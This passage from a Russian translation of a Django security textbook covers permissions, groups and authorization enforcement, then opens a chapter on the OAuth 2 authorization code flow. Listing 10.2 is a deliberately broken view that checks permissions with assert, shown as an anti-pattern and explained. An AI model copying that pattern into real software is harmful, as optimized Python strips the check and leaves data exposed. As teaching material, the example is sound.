с информацией о пользователе bob, щелкнув на его имени. Прокрутите страницу вниз, пока не найдете два смежных раздела с группами и разрешениями. В этом разделе, как показано на рис. 10.5, добавьте пользователя bob в группу observers и предоставьте ему все шесть разрешений, что определены для приложения обмена сообщениями. Прокрутите страницу вниз и щелкните на кнопке **Save** (Сохранить).




Рис. 10.5 Добавление в группу и назначение разрешений администратора

Членством в группах и разрешениями необязательно управлять вручную; то же самое можно сделать программно. В листинге 10.1 показано, как предоставлять и отзывать разрешения с помощью двух свойств модели User. Членство в группе предоставляется и аннулируется через свойство groups. Свойство user_permissions позволяет добавлять или удалять разрешения для пользователя.

Листинг 10.1 Программное управление членством в группах и разрешениями

```
from django.contrib.auth.models import User
from django.contrib.auth.models import Group, Permission

bob = User.objects.get(username='bob')
observers = Group.objects.get(name='observers')
can_send = Permission.objects.get(codename='send_authenticatedmessage')

bob.groups.add(observers)
bob.user_permissions.add(can_send)
```

Извлекает экземпляр модели

Добавляет пользователя bob в группу

Предоставляет разрешения пользователю bob

```
bob.groups.remove(observers)
bob.user_permissions.remove(can_send)
```

Удаляет пользователя bob из группы

Отзывает разрешения у пользователя bob

Теперь вы знаете, что такое группы и разрешения, как их создавать и как применять к пользователям. Но как работает этот механизм? В следующем разделе мы начнем решать проблемы с применением групп и разрешений.

10.2 Принудительная авторизация

Основная идея авторизации – не дать пользователям возможности делать то, что они не должны делать. Это относится к действиям внутри системы, таким как чтение конфиденциальной информации, и вне системы, таким как управление воздушным движением. В Django есть два способа организовать принудительную авторизацию: сложный низкоуровневый и простой высокоуровневый. В этом разделе я сначала покажу трудный путь, а затем расскажу, как проверить, правильно ли ваша система применяет авторизацию.

10.2.1 Сложный низкоуровневый путь

Модель `User` имеет несколько низкоуровневых методов, разработанных для проверки разрешений программным способом. Метод `has_perm`, показанный в следующем примере, позволяет проверить как стандартные разрешения, так и разрешения, добавленные вами. Код в этом примере запрещает Бобу создавать новые учетные записи, но разрешает получать сообщения:

```
>>> from django.contrib.auth.models import User
>>> bob = User.objects.get(username='bob')
>>> bob.has_perm('auth.add_user')
False
>>> bob.has_perm('messaging.receive_authenticatedmessage')
True
```

Бобу разрешено получать сообщения

Бобу запрещено добавлять новые учетные записи

Метод `has_perm` всегда будет возвращать `True` для суперпользователя:

```
>>> alice = User.objects.get(username='alice')
>>> alice.is_superuser
True
>>> alice.has_perm('auth.add_user')
True
```

Алисе разрешено все

Метод `has_perms` позволяет также проверить сразу несколько разрешений:

```
>>> bob.has_perms(['auth.add_user',
...                'messaging.receive_authenticatedmessage'])
False
>>>
>>> bob.has_perms(['messaging.send_authenticatedmessage',
...                'messaging.receive_authenticatedmessage'])
True
```

Бобу запрещено добавлять новые учетные записи и получать сообщения

Бобу разрешено получать и отправлять сообщения

В низкоуровневом API нет ничего плохого, но старайтесь не использовать, потому что:

- низкоуровневая проверка разрешений требует больше строк кода, чем подход, описанный далее в этом разделе;
- проверка разрешений таким способом подвержена ошибкам, например если в запросе к этому API передать несуществующее разрешение, он просто вернет `False`:

```
>>> bob.has_perm('banana')
False
```

Вот еще одна ловушка. Разрешения извлекаются из базы данных массово и кешируются. Это опасный компромисс. С одной стороны, `has_perm` и `has_perms` не вызывают обращений к базе данных при каждом вызове. С другой стороны, приходится проявлять осторожность при проверке разрешений сразу после их предоставления пользователю. Следующий пример демонстрирует, почему это так важно. Код в этом примере отзывает у Боба разрешение, но состояние локального кеша разрешений, к сожалению, не обновляется:

```
>>> perm = 'messaging.send_authenticatedmessage'
>>> bob.has_perm(perm)
True
>>>
>>> can_send = Permission.objects.get(
...     codename='send_authenticatedmessage')
>>> bob.user_permissions.remove(can_send)
>>>
>>> bob.has_perm(perm)
True
```

Изначально у Боба есть разрешение

Разрешение отзывается

Локальный кеш оказывается в ошибочном состоянии

Продолжим пример и посмотрим, что получится, если вызвать метод `refresh_from_db` объекта `User`. Состояние локального кеша разрешений все равно не обновилось. Чтобы получить последнее состояние, необходимо создать новую модель `User` и загрузить ее из базы данных:

```
>>> bob.refresh_from_db()
>>> bob.has_perm(perm)
True
```

Локальный кеш все еще имеет ошибочное состояние

```
>>>
>>> reloaded = User.objects.get(id=bob.id)
>>> reloaded.has_perm(perm)
False
```

Создание и загрузка новой модели исправляет проблему

А вот и третья ловушка. В листинге 10.2 определяется представление, проверяющее разрешения перед отображением конфиденциальной информации. В нем есть две ошибки. Попробуйте найти хотя бы одну из них!

Листинг 10.2 Когда не получается обеспечить авторизацию

```
from django.shortcuts import render
from django.views import View

class UserView(View):

    def get(self, request):
        assert request.user.has_perm('auth.view_user')
        ...
        return render(request, 'sensitive_info.html')
```

Проверяет разрешение

Отображает конфиденциальную информацию

Где здесь первая ошибка? Как и во многих языках программирования, в Python есть инструкция `assert`. Она проверяет условие и вызывает исключение `AssertionError`, если условное выражение возвращает `False`. В этом примере условное выражение проверяет разрешения. Инструкции `assert` полезны в процессе разработки и тестирования, но создают ложное ощущение безопасности, когда интерпретатор Python вызывается с параметром `-O`. (Этот параметр означает *optimization* – оптимизация.) Оптимизируя код, интерпретатор Python удаляет все инструкции `assert`. Введите следующие две команды в консоли, чтобы убедиться в этом:

```
$ python -c 'assert 1 == 2'
Traceback (most recent call last):
  File "<string>", line 1, in <module>
AssertionError
$ python -Oc 'assert 1 == 2'
```

Генерирует исключение AssertionError

Ничего не генерирует

> **ВНИМАНИЕ!** Инструкции `assert` – хороший способ отладки программы, но их никогда не следует использовать для проверки разрешений. И вообще, инструкции `assert` не должны применяться в прикладной логике, включая проверки безопасности. Флаг `-O` редко используется во время разработки или тестирования, но часто применяется во время эксплуатации.

А где вторая ошибка? Допустим, что инструкция `assert` выполняется в промышленном окружении. Как и любую другую ошибку, сервер преобразует `AssertionError` в код состояния 500. Как определено в спецификации HTTP, этот код обозначает внутреннюю

ошибку сервера (https://tools.ietf.org/html/rfc7231). Теперь сервер будет блокировать несанкционированные запросы, но клиент получит бессмысленный код состояния HTTP. Благонамеренный клиент, получив такой код, будет искренне полагать, что проблема связана с сервером.

Правильный код состояния, возвращаемый в случае ошибки авторизации, – 403. Сервер отправляет код состояния 403, чтобы показать, что доступ к ресурсу запрещен. Этот код состояния дважды появляется в данной главе начиная со следующего раздела.

10.2.2 Простой способ высокого уровня

Сейчас я покажу простой способ. Этот подход чище и не требует беспокоиться о каких-либо ловушках, упомянутых выше. Django предоставляет несколько классов-примесей (mixin) и декораторов для поддержки авторизации. Пользоваться следующими высокоуровневыми инструментами намного проще, чем со множеством операторов `if`:

- `PermissionRequiredMixin`;
- `@permission_required`.

Класс `PermissionRequiredMixin` помогает организовать авторизацию в отдельных представлениях. Он автоматически проверяет разрешения пользователя для каждого входящего запроса. Для проверки разрешений нужно настроить свойство `permission_required`. В него можно записать строку, представляющую одно разрешение, или последовательность строк, представляющую множество разрешений.

В листинге 10.3 приводится пример представления, наследующего `PermissionRequiredMixin`. Настройка свойства `permission_required` в этом примере гарантирует, что просмотреть аутентифицированные сообщения сможет только пользователь, обладающий необходимым разрешением.

Листинг 10.3 Авторизация с помощью PermissionRequiredMixin

```
from django.contrib.auth.mixins import PermissionRequiredMixin
from django.http import JsonResponse

class AuthenticatedMessageView(PermissionRequiredMixin, View):
    permission_required = 'messaging.view_authenticatedmessage'

    def get(self, request):
        ...
        return JsonResponse(data)
```

Гарантирует проверку разрешений

Определяет проверяемые разрешения

В ответ на анонимные запросы `PermissionRequiredMixin` переадресует браузер на страницу входа. В соответствии с ожиданиями он отвечает на несанкционированные запросы кодом состояния 403.

Декоратор `@permission_required` – это функциональный эквивалент `PermissionRequiredMixin`. В листинге 10.4 показано, как с помощью декоратора `@permission_required` организовать авторизацию для функционального представления. Как и в предыдущем примере, этот код гарантирует, что просмотреть аутентифицированные сообщения сможет только пользователь, обладающий необходимым разрешением.

Листинг 10.4 Авторизация с помощью @permission_required

```
from django.contrib.auth.decorators import permission_required
from django.http import JsonResponse

@permission_required('messaging.view_authenticatedmessage',
    raise_exception=True)
def authenticated_message_view(request):
    ...
    return JsonResponse(data)
```

Проверяет разрешения перед обработкой запроса

Представление на основе функции

Иногда бывает нужно защитить ресурс с помощью более сложной логики, чем простая проверка разрешений. Следующая пара встроенных утилит предназначена для принудительной авторизации с помощью произвольного кода на Python, но в остальном они ведут себя подобно классу `PermissionRequiredMixin` и декоратору `@permission_required`:

- `UserPassesTestMixin`;
- `@user_passes_test`.

В листинге 10.5 показано, как класс `UserPassesTestMixin` защищает представление, используя произвольную логику на Python. Он вызывает метод `test_func` для каждого запроса и по возвращаемому значению определяет, можно ли обрабатывать запрос. В этом примере пользователь должен быть зарегистрирован относительно недавно или быть Алисой.

Листинг 10.5 Авторизация с помощью UserPassesTestMixin

```
from django.contrib.auth.mixins import UserPassesTestMixin
from django.http import JsonResponse

class UserPassesTestView(UserPassesTestMixin, View):

    def test_func(self):
        user = self.request.user
        return user.date_joined.year > 2020 or user.username == 'alice'

    def get(self, request):
        ...
        return JsonResponse(data)
```

Произвольная логика авторизации

Декоратор `@user_passes_test`, выделенный жирным в листинге 10.6, – это функциональный эквивалент класса `UserPassesTestMixin`. В отличие от `UserPassesTestMixin`, декоратор `@user_passes_test` отвечает на несанкционированные запросы переадресацией на страницу входа. В этом примере пользователь должен иметь почтовый ящик на сайте alice.com или имя `bob`.

Листинг 10.6 Авторизация с помощью @user_passes_test

```
from django.contrib.auth.decorators import user_passes_test
from django.http import JsonResponse

def test_func(user):
    return user.email.endswith('@alice.com') or user.first_name == 'bob'

@user_passes_test(test_func)
def user_passes_test_view(request):
    ...
    return JsonResponse(data)
```

Произвольная логика авторизации

Представление на основе функции

10.2.3 Отображение по условию

Обычно нежелательно показывать пользователю то, что ему не разрешено делать. Например, если у Боба нет разрешения на удаление учетных записей других пользователей, то он не должен видеть ссылку или кнопку «Удалить пользователя», чтобы не заблуждаться. Эту задачу легко решить с помощью отображения элемента управления по условию: элемент скрывается от пользователя или отображается в отключенном состоянии.

Отображение по условию на основе авторизации уже встроено в механизм шаблонов Django. Разрешения текущего пользователя доступны в виде переменной `perms`. В следующем примере шаблона показано, как отобразить ссылку, только если текущему пользователю разрешено отправлять сообщения. Переменная `perms` выделена жирным:

```
{% if perms.messaging.send_authenticatedmessage %}
    <a href='/authenticated_message_form/'>Send Message</a>
{% endif %}
```

Этот способ также можно использовать для отображения элемента управления в отключенном состоянии. Например, следующий код отобразит элемент управления для всех пользователей, но он будет доступен для выполнения действия только тем, кому разрешено создавать новые учетные записи пользователей:

```
<input type='submit'
       {% if not perms.auth.add_user %} disabled {% endif %}
       value='Add User'/>
```

> **ВНИМАНИЕ!** Имейте в виду, что механизм отображения по условию нельзя считать полноценным средством защиты. Он никогда не заменит проверку авторизации на стороне сервера. Это относится к отображению по условию и на стороне сервера, и на стороне клиента.

Пусть эта функциональная возможность не вводит вас в заблуждение. Отображение по условию – хороший способ дать пользователю более приятный опыт взаимодействия, но он неэффективен для принудительной авторизации. Не имеет значения, скрыт элемент управления или отключен; ничто не может помешать пользователю отправить вредоносный запрос на сервер. Авторизация всегда должна осуществляться на стороне сервера и больше нигде.

10.2.4 Тестирование авторизации

В главе 8 вы узнали, что аутентификация легко поддается тестированию; это верно и для авторизации. В листинге 10.7 показано, как проверить, правильно ли ваша система ограничивает доступ к защищенному ресурсу.

Метод `setup` в `TestAuthorization` создает и аутентифицирует нового пользователя `charlie`. Тестовый метод сначала проверяет, запрещено ли пользователю `charlie` просматривать сообщения. (Выше мы узнали, что об ошибке авторизации сервер отвечает кодом состояния 403.) Затем метод тестирования проверяет, может ли пользователь `charlie` просматривать сообщения после предоставления ему разрешения; веб-серверы, как вы знаете, сообщают об успехе кодом состояния 200.

Листинг 10.7 Тестирование авторизации

```
from django.contrib.auth.models import User, Permission

class TestAuthorization(TestCase):

    def setUp(self):
        passphrase = 'fraying unwary division crevice'
        self.charlie = User.objects.create_user(
            'charlie', password=passphrase)
        self.client.login(
            username=self.charlie.username, password=passphrase)

    def test_authorize_by_permission(self):
        url = '/messaging/authenticated_message/'
        response = self.client.get(url, secure=True)
        self.assertEqual(403, response.status_code)

        permission = Permission.objects.get(
            codename='view_authenticatedmessage')
        self.charlie.user_permissions.add(permission)
```

Создает учетную запись charlie

Проверяет невозможность доступа

Дает разрешение

```
response = self.client.get(url, secure=True)
self.assertEqual(200, response.status_code)
```

Проверяет доступность ресурса

В предыдущем разделе вы узнали, как реализовать авторизацию, а в этом – как обеспечить ее выполнение. Можно с уверенностью сказать, что эта тема не настолько сложная, как некоторые другие, рассматриваемые в нашей книге. Например, функции подтверждения связи в протоколе TLS и получения ключей намного сложнее. Однако, несмотря на простоту авторизации, во многих организациях реализуют ее неправильно. В следующем разделе я расскажу вам, как избежать таких ошибок.

10.3 Антишаблоны и проверенные приемы

В июле 2020 года небольшая группа злоумышленников получила доступ к одной из внутренних административных систем Twitter. Из этой системы злоумышленники выкрали пароли к 130 учетным записям известных личностей, в том числе Илона Маска, Джо Байдена, Билла Гейтса и многих других. Некоторые из этих украденных учетных записей затем использовались для мошенничества с биткойнами против миллионов пользователей Twitter, в результате чего было получено около 120 000 долларов США.

По словам двух бывших сотрудников Twitter, к скомпрометированной внутренней административной системе имели доступ более 1000 сотрудников и подрядчиков (http://mng.bz/9NDr). Twitter отказался комментировать это число, однако я возьму смелость утверждать, что это не делает Twitter хуже большинства организаций. В большинстве организаций есть по меньшей мере один некачественный внутренний инструмент, позволяющий получить слишком много разрешений слишком большому количеству пользователей.

Этот антишаблон, позволяющий многим делать все, что угодно, проистекает из неспособности применить принцип наименьших привилегий. Как отмечалось в главе 1, согласно этому принципу пользователю или системе должны предоставляться только разрешения, необходимые для выполнения их обязанностей. Чем меньше, тем лучше; если вы ошибетесь и кто-то получит недостаточное количество разрешений, то такую ошибку легко исправить.

Другая крайность: в некоторых организациях слишком много разрешений и слишком много групп. Эти системы более безопасны, но затраты на административное и техническое обслуживание непомерно высоки. Как найти правильный баланс? В общем случае желательно следовать следующим двум эмпирическим правилам:

- *предоставляйте* разрешения через членство в группах;
- *принудительно проверяйте* отдельные автономные разрешения.

Такой подход минимизирует технические затраты, потому что вам не придется менять код каждый раз, когда группа получает или теря-

ет пользователя либо ответственность. Административные расходы остаются низкими, но только если каждая группа имеет осмысленное предназначение. Старайтесь создавать группы, моделирующие организационные роли в реальном мире. Если ваши пользователи относятся к таким категориям, как «торговый представитель» или «менеджер по внутренним операциям», то вашей системе, вероятно, следует просто смоделировать их с помощью групп. Не стремитесь проявлять изобретательность, выбирая названия для групп; просто называйте их так, как сложилось в организации.

Авторизация – жизненно важный компонент любой защищенной системы. Вы должны знать, как предоставить разрешения и обеспечить их проверку. В этой главе вы познакомились с авторизацией с точки зрения приложений, а в следующей я продолжу эту тему и расскажу о протоколе авторизации OAuth 2. Этот протокол позволяет пользователю разрешить третьим лицам доступ к его защищенным ресурсам.

Итоги

- Аутентификация определяет, кто вы есть, а авторизация – что вы можете делать.
- Пользователи, группы и разрешения являются строительными блоками авторизации.
- Пакет WhiteNoise предлагает простой и эффективный способ обслуживания статических ресурсов.
- Административная консоль Django позволяет суперпользователям управлять пользователями.
- Старайтесь использовать высокоуровневые API авторизации вместо низкоуровневых.
- Принудительно проверяйте автономные разрешения; предоставляйте разрешения через членство в группе.

11 OAuth 2

Темы этой главы:

- регистрация клиента OAuth;
- запрос авторизации для доступа к защищенным ресурсам;
- авторизация без раскрытия учетных данных аутентификации;
- доступ к защищенным ресурсам.

OAuth 2 – это отраслевой стандартный протокол авторизации, определенный IETF. Этот протокол, который я называю просто *OAuth*, позволяет пользователям разрешать доступ третьим лицам к защищенным ресурсам. Но самое главное – он позволяет третьим лицам не раскрывать свои учетные данные. В этой главе мы рассмотрим работу протокола OAuth вместе с Алисой, Бобом и Чарли. Кстати, Ева и Мэллори тоже появятся здесь. Вы также увидите, как реализовать этот протокол с помощью двух замечательных инструментов: Django OAuth Toolkit и `requests-oauthlib`.

Почти наверняка вам уже доводилось пользоваться протоколом OAuth. Например, при посещении какого-нибудь сайта, такого как medium.com, вы могли видеть приглашение «Войти с помощью Google» или «Войти с помощью Twitter». Эта функция, известная как *вход через социальные сети*, предназначена для упрощения создания учетной записи. Вместо требования ввести вашу личную информа-

цию эти сайты просят у вас разрешение на получение личной информации с сайта социальной сети. За кулисами это часто реализуется с помощью OAuth.

Прежде чем углубиться в обсуждение, я опишу небольшой пример, чтобы определиться с некоторыми терминами. Эти термины определяются спецификацией OAuth и неоднократно встречаются в данной главе. Посещая сайт medium.com и выполняя вход с помощью Google:

- информация о вашей учетной записи в Google является *защищенным ресурсом*;
- вы являетесь *владельцем ресурса*; владелец ресурса – это обычно конечный пользователь, обладающий полномочиями разрешить доступ к защищенному ресурсу;
- medium.com – это *клиент OAuth*, сторонняя организация, которая может получить доступ к защищенному ресурсу, если это разрешено владельцем ресурса;
- в Google размещен *сервер авторизации*, позволяющий владельцу ресурса разрешать доступ третьих лиц к защищенному ресурсу;
- в Google также размещен *сервер ресурсов*, охраняющий защищенный ресурс.

В реальном мире серверы ресурсов иногда называют *прикладным программным интерфейсом* (Application Programming Interface, API). В этой главе я постараюсь не употреблять термин API, потому что он слишком перегружен. Сервер авторизации и сервер ресурсов почти всегда принадлежат одной и той же организации; в небольших организациях это часто один и тот же сервер. На рис. 11.1 показаны отношения между каждой из этих ролей.




Рис. 11.1 Вход с помощью Google по протоколу OAuth

Google и сторонние сайты взаимодействуют между собой, реализуя рабочий процесс. Этот процесс, или *тип авторизации* (grant type), определяется спецификацией OAuth. Я более подробно расскажу о нем в следующем разделе.

11.1 Типы авторизации

Тип авторизации определяет, как владелец предоставляет доступ к защищенному ресурсу. Спецификация OAuth определяет четыре типа авторизации. В этой книге я расскажу только об одном из них – коде авторизации. На этот тип авторизации приходится подавляющее большинство случаев использования OAuth; сделайте себе одолжение и пока не задумывайтесь о трех других. Все четыре типа перечислены ниже с краткими описаниями вариантов их использования:

- *код авторизации* используется веб-сайтами, мобильными и веб-приложениями;
- *неявное предоставление авторизации* раньше было рекомендуемым типом для мобильных и веб-приложений, но со временем от этого типа авторизации отказались;
- *предоставление пароля* избавляет от необходимости использовать сервер авторизации, требуя от владельца ресурса ввести свои учетные данные с использованием третьей стороны;
- *предоставление учетных данных клиента* применяется, когда владелец ресурса и третья сторона являются одним и тем же лицом.

И в работе, и в личной жизни вы, скорее всего, будете сталкиваться только с типом авторизации «код авторизации». Неявное предоставление авторизации устарело, предоставление паролей – на самом деле небезопасный тип авторизации, а предоставление учетных данных клиента используется очень редко. В следующем разделе мы рассмотрим процесс предоставления кода авторизации, на который приходится львиная доля случаев использования OAuth.

11.1.1 Процесс предоставления кода авторизации

Процесс предоставления кода авторизации реализуется четко определенным протоколом. Прежде чем этот протокол сможет начать работу, третья сторона должна сначала зарегистрироваться в качестве клиента OAuth на сервере авторизации. В процессе регистрации клиент OAuth должен выполнить несколько предварительных условий протокола, включая предоставление имени и учетных данных клиента OAuth. Каждый участник протокола использует эту информацию на различных этапах.

Процесс предоставления кода авторизации разбит на четыре этапа:

1. запрос авторизации;
2. предоставление авторизации;
3. обмен токенами;
4. доступ к защищенным ресурсам.

Первый этап начинается, когда владелец ресурса посещает сайт клиента OAuth.

Запрос авторизации

На этом этапе протокола, показанном на рис. 11.2, клиент OAuth запрашивает авторизацию у владельца ресурса, переадресуя его на сервер авторизации, используя обычную ссылку, перенаправление HTTP или сценарий на JavaScript, где находится форма авторизации.




Рис. 11.2 Владелец ресурса посещает сторонний сайт; сайт переадресует его на форму авторизации, размещенную на сервере авторизации

Следующий этап начинается, когда сервер авторизации отправляет форму авторизации владельцу ресурса.

Предоставление авторизации

На этом этапе, показанном на рис. 11.3, владелец ресурса предоставляет доступ клиенту OAuth через сервер авторизации. Форма авторизации отвечает за предоставление всей необходимой информации, чтобы владелец ресурса мог принять обоснованное решение. Отправляя форму, владелец ресурса предоставляет доступ клиенту OAuth.




Рис. 11.3 Отправляя форму авторизации, владелец ресурса авторизует клиента Oauth, после чего сервер авторизации переадресует владельца обратно на сторонний сайт с кодом авторизации

Затем сервер авторизации отправляет владельца ресурса обратно на сайт клиента OAuth, откуда он пришел. Это делается путем переадресации клиента на URL, известный как *URI перенаправления*. Третья сторона заранее устанавливает URI перенаправления в процессе регистрации клиента OAuth.

Сервер авторизации добавляет важный параметр запроса в URI перенаправления; этот параметр имеет имя `code` и содержит *код авторизации*. Другими словами, сервер авторизации передает код авторизации клиенту OAuth, соответствующий владельцу ресурса.

Третий этап начинается, когда клиент OAuth анализирует код авторизации из URI перенаправления.

Обмен токенами

На этом этапе, показанном на рис. 11.4, клиент OAuth обменивает код авторизации на токен доступа. Затем код возвращается на сервер авторизации вместе с регистрационными данными клиента OAuth.




Рис. 11.4 После анализа кода авторизации из URI перенаправления клиент OAuth посылает его серверу авторизации, а тот отвечает токеном доступа

Сервер авторизации проверяет код и учетные данные клиента OAuth. Код должен быть знакомым, неиспользованным, свежим и связанным с идентификатором клиента OAuth. Учетные данные клиента должны быть действительными. Если все эти условия соблюдаются, то сервер авторизации возвращает клиенту токен доступа.

Последний этап начинается с отправки запроса клиентом OAuth на сервер ресурсов.

Доступ к защищенным ресурсам

На этом этапе, показанном на рис. 11.5, клиент OAuth использует токен для доступа к защищенному ресурсу. Этот токен доступа находится в заголовке запроса. Сервер ресурсов проверяет токен, и если он действительный, то клиенту OAuth предоставляется доступ к защищенному ресурсу.




Рис. 11.5 Используя токен доступа, сторонний сайт запрашивает защищенный ресурс с сервера ресурсов

Диаграмма на рис. 11.6 иллюстрирует весь процесс предоставления кода авторизации от начала до конца.




Рис. 11.6 Процесс предоставления кода авторизации по протоколу OAuth

В следующем разделе мы снова пройдем все этапы этого протокола вместе с Алисой, Бобом и Чарли. Попутно я перечислю некоторые технические детали.

11.2 Боб авторизует Чарли

В предыдущих главах мы создали веб-сайт для Алисы; Боб зарегистрировался на нем как пользователь. Во время этого процесса Боб доверил Алисе свою личную информацию, а именно адрес своей электронной почты. В этом разделе Алиса, Боб и Чарли совместно работают над новым рабочим процессом. Алиса превращает свой сайт в сервер авторизации и сервер ресурсов. Новый веб-сайт Чарли запрашивает у Боба разрешение на получение адреса электронной почты Боба, посылая запрос на веб-сайт Алисы. Боб авторизует сайт Чарли, не раскрывая свои учетные данные. В следующем разделе я покажу, как реализовать данный рабочий процесс.

Этот рабочий процесс реализует тип авторизации – предоставление кода авторизации, – описанный выше. Он начинается с того, что Чарли создает новый веб-сайт на Python. Чарли решает интегрироваться с сайтом Алисы по протоколу OAuth. Это дает следующие преимущества:

- Чарли может запросить у Боба его адрес электронной почты;
- Боб с большей вероятностью поделится своим адресом электронной почты, потому что ему не нужно его вводить;
- Чарли не требуется реализовать рабочие процессы для регистрации пользователей и подтверждения по электронной почте;
